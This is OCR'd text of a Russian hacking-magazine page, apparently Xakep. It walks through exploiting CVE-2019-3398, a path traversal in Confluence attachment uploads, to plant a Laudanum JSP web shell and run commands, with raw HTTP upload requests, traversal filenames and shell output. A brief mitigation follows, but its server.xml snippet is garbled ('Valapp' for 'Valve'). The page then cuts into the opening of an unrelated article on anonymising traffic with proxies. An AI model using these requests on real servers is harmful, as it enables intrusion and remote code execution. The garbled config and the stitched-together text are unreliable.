

Attachments - Attach Test - VISU
Not secure
confluence.vh:8090/pages/viewpageattachments.action?pageId=65601
Confluence
Spaces
People
Create
Search
VISUALHACK
Pages
Blog
SPACE SHORTCUTS
Here you can add shortcut links to the most important content for your team or project.
Configure sidebar.
BLOG
2019
May
Attach Test
Blog / 2019 / May / 23 / Attach Test
View Page
Save for later
Attachments
Download All

Name	Size	Creator	Creation Date	Labels	Comment	
../../dummy.txt	0.0 kB	VISUALHA...	May 24, 2019 00:44	No labels		Properties | Delete
Mia-orig.jpg	16 kB	VISUALHA...	May 23, 2019 17:12	No labels		Properties | Delete
Mia.jpg	16 kB	VISUALHA...	May 23, 2019 17:12	No labels		Properties | Delete

Path traversal в Confluence через имя прикрепляемого файла

После нажатия кнопки Download All в рабочей директории Confluence будет создан файл `dummy.txt` с указанным при загрузке содержимым.

Дальше уже тебе решать, как использовать найденную уязвимость. Если знаешь, где расположен веб-рут Confluence, то считай, что RCE у тебя в кармане. В контейнере Docker по дефолту это `/opt/atlassian/confluence/confluence`. Владельцем почти всех папок и файлов является пользователь, от имени которого запущен веб-сервер Tomcat.


Select root@conflvh: /opt/atlassian/confluence/confluence


```
root@conflvh:/opt/atlassian/confluence/confluence#  ps -aux|grep tomc
daemon      10  1.6 45.6 3645824 1845648 ?     Ssl  May22  35:26 /opt/java/openjdk/bin/java -Djava.util.logging.config.f
ile=/opt/atlassian/confluence/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager
-Djdk.tls.ephemeralDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -XX:ReservedCodeCacheSiz
e=256m -XX:+UseCodeCacheFlushing -Dconfluence.context.path= -Datlassian.plugins.startup.options=-fg -Dorg.apache.tomcat.
websocket.DEFAULT_BUFFER_SIZE=32768 -Dsynchrony.enable.xhr.fallback=true -Xms1024m -Xmx1024m -Dconfluence.home=/var/atla
ssian/application-data/confluence -XX:+UseG1GC -Datlassian.plugins.enable.wait=300 -Djava.awt.headless=true -XX:G1Reserv
ePercent=20 -Xloggc:/opt/atlassian/confluence/logs/gc-2019-05-22_13-10-03.log -XX:+UseGCLogFileRotation -XX:NumberOfGCLo
gFiles=5 -XX:GCLogFileSize=2M -XX:-PrintGCDetails -XX:+PrintGCDateStamps -XX:-PrintTenuringDistribution -DcatalinaConnec
torProxyName= -DcatalinaConnectorProxyPort= -DcatalinaConnectorScheme=http -DcatalinaConnectorSecure=false -DcatalinaCon
textPath= -Dignore.endorsed.dirs= -classpath /opt/atlassian/confluence/bin/bootstrap.jar:/opt/atlassian/confluence/bin/t
omcat-juli.jar -Dcatalina.base=/opt/atlassian/confluence -Dcatalina.home=/opt/atlassian/confluence -Djava.io.tmpdir=/opt
/atlassian/confluence/temp org.apache.catalina.startup.Bootstrap start
root@conflvh:/opt/atlassian/confluence/confluence# ls -l
total 256
-rw-r--r--  1 daemon daemon  1424 May  7  2018 404.vm
-rw-r--r--  1 daemon daemon 22460 May  7  2018 500page.jsp
drwxr-xr-x  2 daemon daemon  4096 May 16 07:43 about
drwxr-xr-x 17 daemon daemon  4096 May 16 07:43 admin
-rw-r--r--  1 daemon daemon  1001 May  7  2018 administrators.vm
drwxr-xr-x  2 daemon daemon  4096 May 16 07:43 ajax
-rw-r--r--  1 daemon daemon   301 May  7  2018 ajaxlogincomplete.vm
-rw-r--r--  1 daemon daemon   558 May  7  2018 attachmentnotfound.vm
-rw-r--r--  1 daemon daemon  2805 May  7  2018 authenticate.vm
-rw-r--r--  1 daemon daemon   145 May  7  2018 blank.html
-rw-r--r--  1 daemon daemon  3071 May  7  2018 breadcrumbs.vm
-rw-r--r--  1 daemon daemon  3865 May  7  2018 classpath.jsp
-rw-r--r--  1 daemon daemon  2711 May  7  2018 colourpicker.vm
drwxr-xr-x  3 daemon daemon  4096 May  7  2018 content
drwxr-xr-x  2 daemon daemon  4096 May 16 07:43 dashboard
drwxr-xr-x  5 daemon daemon  4096 May 16 07:43 decorators
-rw-r--r--  1 daemon daemon   641 May  7  2018 email-confirmation.vm
-rw-r--r--  1 daemon daemon   650 May  7  2018 email-sent.vm
drwxr-xr-x  2 daemon daemon  4096 May 16 07:43 errors
-rw-r--r--  1 daemon daemon  1177 May  7  2018 errors.jsp
-rw-r--r--  1 daemon daemon  4259 May  7  2018 favicon.ico
drwxr-xr-x  2 daemon daemon  4096 May 16 07:43 fixonly
drwxr-xr-x  2 daemon daemon  4096 May 16 07:43 follow
-rw-r--r--  1 daemon daemon  1812 May  7  2018 forgotuserpassword-success.vm
-rw-r--r--  1 daemon daemon  2167 May  7  2018 forgotuserpassword.vm
-rw-r--r--  1 daemon daemon   193 May  7  2018 general-breadcrumbs.vm
-rw-r--r--  1 daemon daemon   806 May  7  2018 general-operations.vm
drwxr-xr-x 15 daemon daemon  4096 May 16 07:43 images
```

Владелец файлов и пользователь, от имени которого запущен Apache Tomcat, один и тот же

Поэтому берем любой JSP-шелл, например Laudanum JSP Shell, и через баг загружаем его по указанному выше пути.

```
POST /plugins/drag-and-drop/upload.action?pageId=65601&
filename=../../../../../../../../../opt/atlassian/confluence/conflu
ence/dummy.jsp&size=1&minorEdit=true&spaceKey=VIS&
mimeType=text%2Fplain&atl_token=e1c7ebd71a275bd60862b8639b49043d2
d820c3c&name=dummy.txt HTTP/1.1
...
```

Осталось только нажать на кнопку для создания архива, чтобы получить рабочий веб-шелл. Переходим по URL http://confluence.vh:8090/dummy.jsp и наблюдаем окно для ввода команд.


Attachments - Attach Test - VISU
Not secure
confluence.vh:8090/pages/viewpageattachments.action?pageId=65601&sortBy=date&highlight=du...
Confluence
Spaces
People
Create
Search
VISUALHACK
Pages
Blog
SPACE SHORTCUTS
Here you can add shortcut links to the most important content for your team or project.
Configure sidebar.
BLOG
Blog / 2019 / May / 23 / Attach Test
View Page
Save for later
Attachments
Name
Size
Creator
../../../../../../../../../opt/atlassian/confluence/confluence/dummy.jsp
VISUALHACK
root@conflvh: /opt/atlassian/confluence/confluence
Burp Suite Professional v2.0.21beta - Temporary Project - licensed to Wallarm [single user license]
Burp Project Intruder Repeater Window Help Backslash
AWS Security Checks
Software Vulnerability Scanner
Autorize
AuthMatrix
SHELLING
Deserialization Scanner
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
Go
Cancel
Request
Raw
Params
Headers
Hex
XML
Response
Raw
Headers
Hex
Laudanum JSP Shell - Confluence
Not secure
confluence.vh:8090/dummy.jsp?cmd=

```
root@conflvh:/opt/atlassian/confluence/confluence# ls -l dummy.jsp
ls: cannot access 'dummy.jsp': No such file or directory
root@conflvh:/opt/atlassian/confluence/confluence# ls -l dummy.jsp
-rw-rw-r-- 1 daemon daemon 1174 May 24 07:56 dummy.jsp
root@conflvh:/opt/atlassian/confluence/confluence#
```

Laudanum JSP Shell

Commands with JSP: ls

If you use this against a Windows box you may need to prefix your com


```
Command: ls

analytics-logs
attachments
backups
bundled-plugins
confluence.cfg.xml
database
dummy.txt
imgEffects
index
journal
```

```
POST
/plugins/drag-and-drop/upload.action?pageId=65601&filename=
../../../../../../../../../opt/atlassian/confluence/conflue
nce/dummy.jsp&size=1174&minorEdit=true&spaceKey=VIS&mimeTyp
e=application%2Foctet-stream&atl_token=278dea8bf1a6150390ae
606cfd45dd07e6e6697d&name=dummy.jsp HTTP/1.1
Host: confluence.vh:8090
Content-Length: 1174
Origin: http://confluence.vh:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/74.0.3729.157 Safari/537.36
DNT: 1
Content-Type: application/octet-stream
Accept: */*
Referer:
http://confluence.vh:8090/pages/resumedraft.action?draftId=
65603&draftShareId=d601c42b-4c89-4de0-9644-53baf8cb64e9
Accept-Encoding: gzip, deflate
Accept-Language:
ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7,bg;q=0.6,uk;q=0.5,hu;q=
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-ASEN: SEN-L13651161
Cache-Control: no-cache, must-revalidate
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Confluence-Request-Time: 1558684376421
X-Seraph-LoginReason: OK
X-AUSERNAME: admin
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 's
Vary: User-Agent
Content-Type: application/json;charset=UTF-
Date: Fri, 24 May 2019 07:52:56 GMT
Connection: close
Content-Length: 959

{"data":{"src":"/download/attachments/65601
2Fopt%2Fatlassian%2Fconfluence%2Fconfluence
8684376440&api=v2","id":"65610","ownerId":"
```

Успешная эксплуатация RCE-уязвимости через path traversal в Confluence

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)


VISUALHACK #57
ATLASSIAN CONFLUENCE RCE THROUGH PATH TRAVERSAL
CVE-2019-3398

ЗАЩИТА

Как ты понимаешь, уязвимость более чем серьезная: недобросовестный или скомпрометированный сотрудник может с легкостью получить доступ к серверу Confluence. Если в твоей компании стоит уязвимая версия, то как можно скорее обновляй ее на пропатченную. Если же это почему-то невозможно, то воспользуйся временным решением — можешь заблокировать экшен загрузки всех аттачей. Для этого нужно остановить сервер Confluence и отредактировать файл `<confluence_dir>/conf/server.xml`, добавив в него строки:

```
<Context path="/pages/downloadallattachments.action" docBase="" >
    <Valapp className="org.apache.catalina.valapps.RemoteAddrValapp"
deny="*" />
</Context>
```

После этого загрузка архива с прикрепленными файлами станет недоступной, при этом отдельная загрузка каждого аттача по-прежнему будет работать.

КРАТКИЙ СПРАВОЧНИК АНОНИМА

Михаил Киреев
kireevmp@yandex.ru

ВИДЫ ШИФРОВАНИЯ И ЗАЩИТЫ ТРАФИКА, ВЫБОР СОФТА

Неважно, по каким причинам ты решил шифровать то, что пересылаешь через интернет. Это может быть забота о секретности личных данных, попытка обойти запреты того или иного государства или другие мотивы. В современном мире простым людям доступен неплохой выбор криптостойких шифрованных протоколов и программ, которые их реализуют. В этой статье мы пройдемся по всем классам таких решений (пусть многие из них и широко известны), обсудим надежность и посмотрим, какие доступны реализации.

ПРОКСИ-СЕРВЕРЫ

Прокси-серверы — самый доступный способ анонимизировать трафик: они дешевы и широко распространены. Их принцип работы очень прост: прокси — это почтальон, который доставляет конверты с письмами вместо тебя, аккуратно стирая имя отправителя, и возвращает ответ лично тебе в руки.

Изначально эта технология была призвана защищать внутренние корпоративные сети от остального интернета (сотрудники получали доступ из внутренней сети в интернет через шлюз), но стала исторически первым способом анонимизировать трафик.

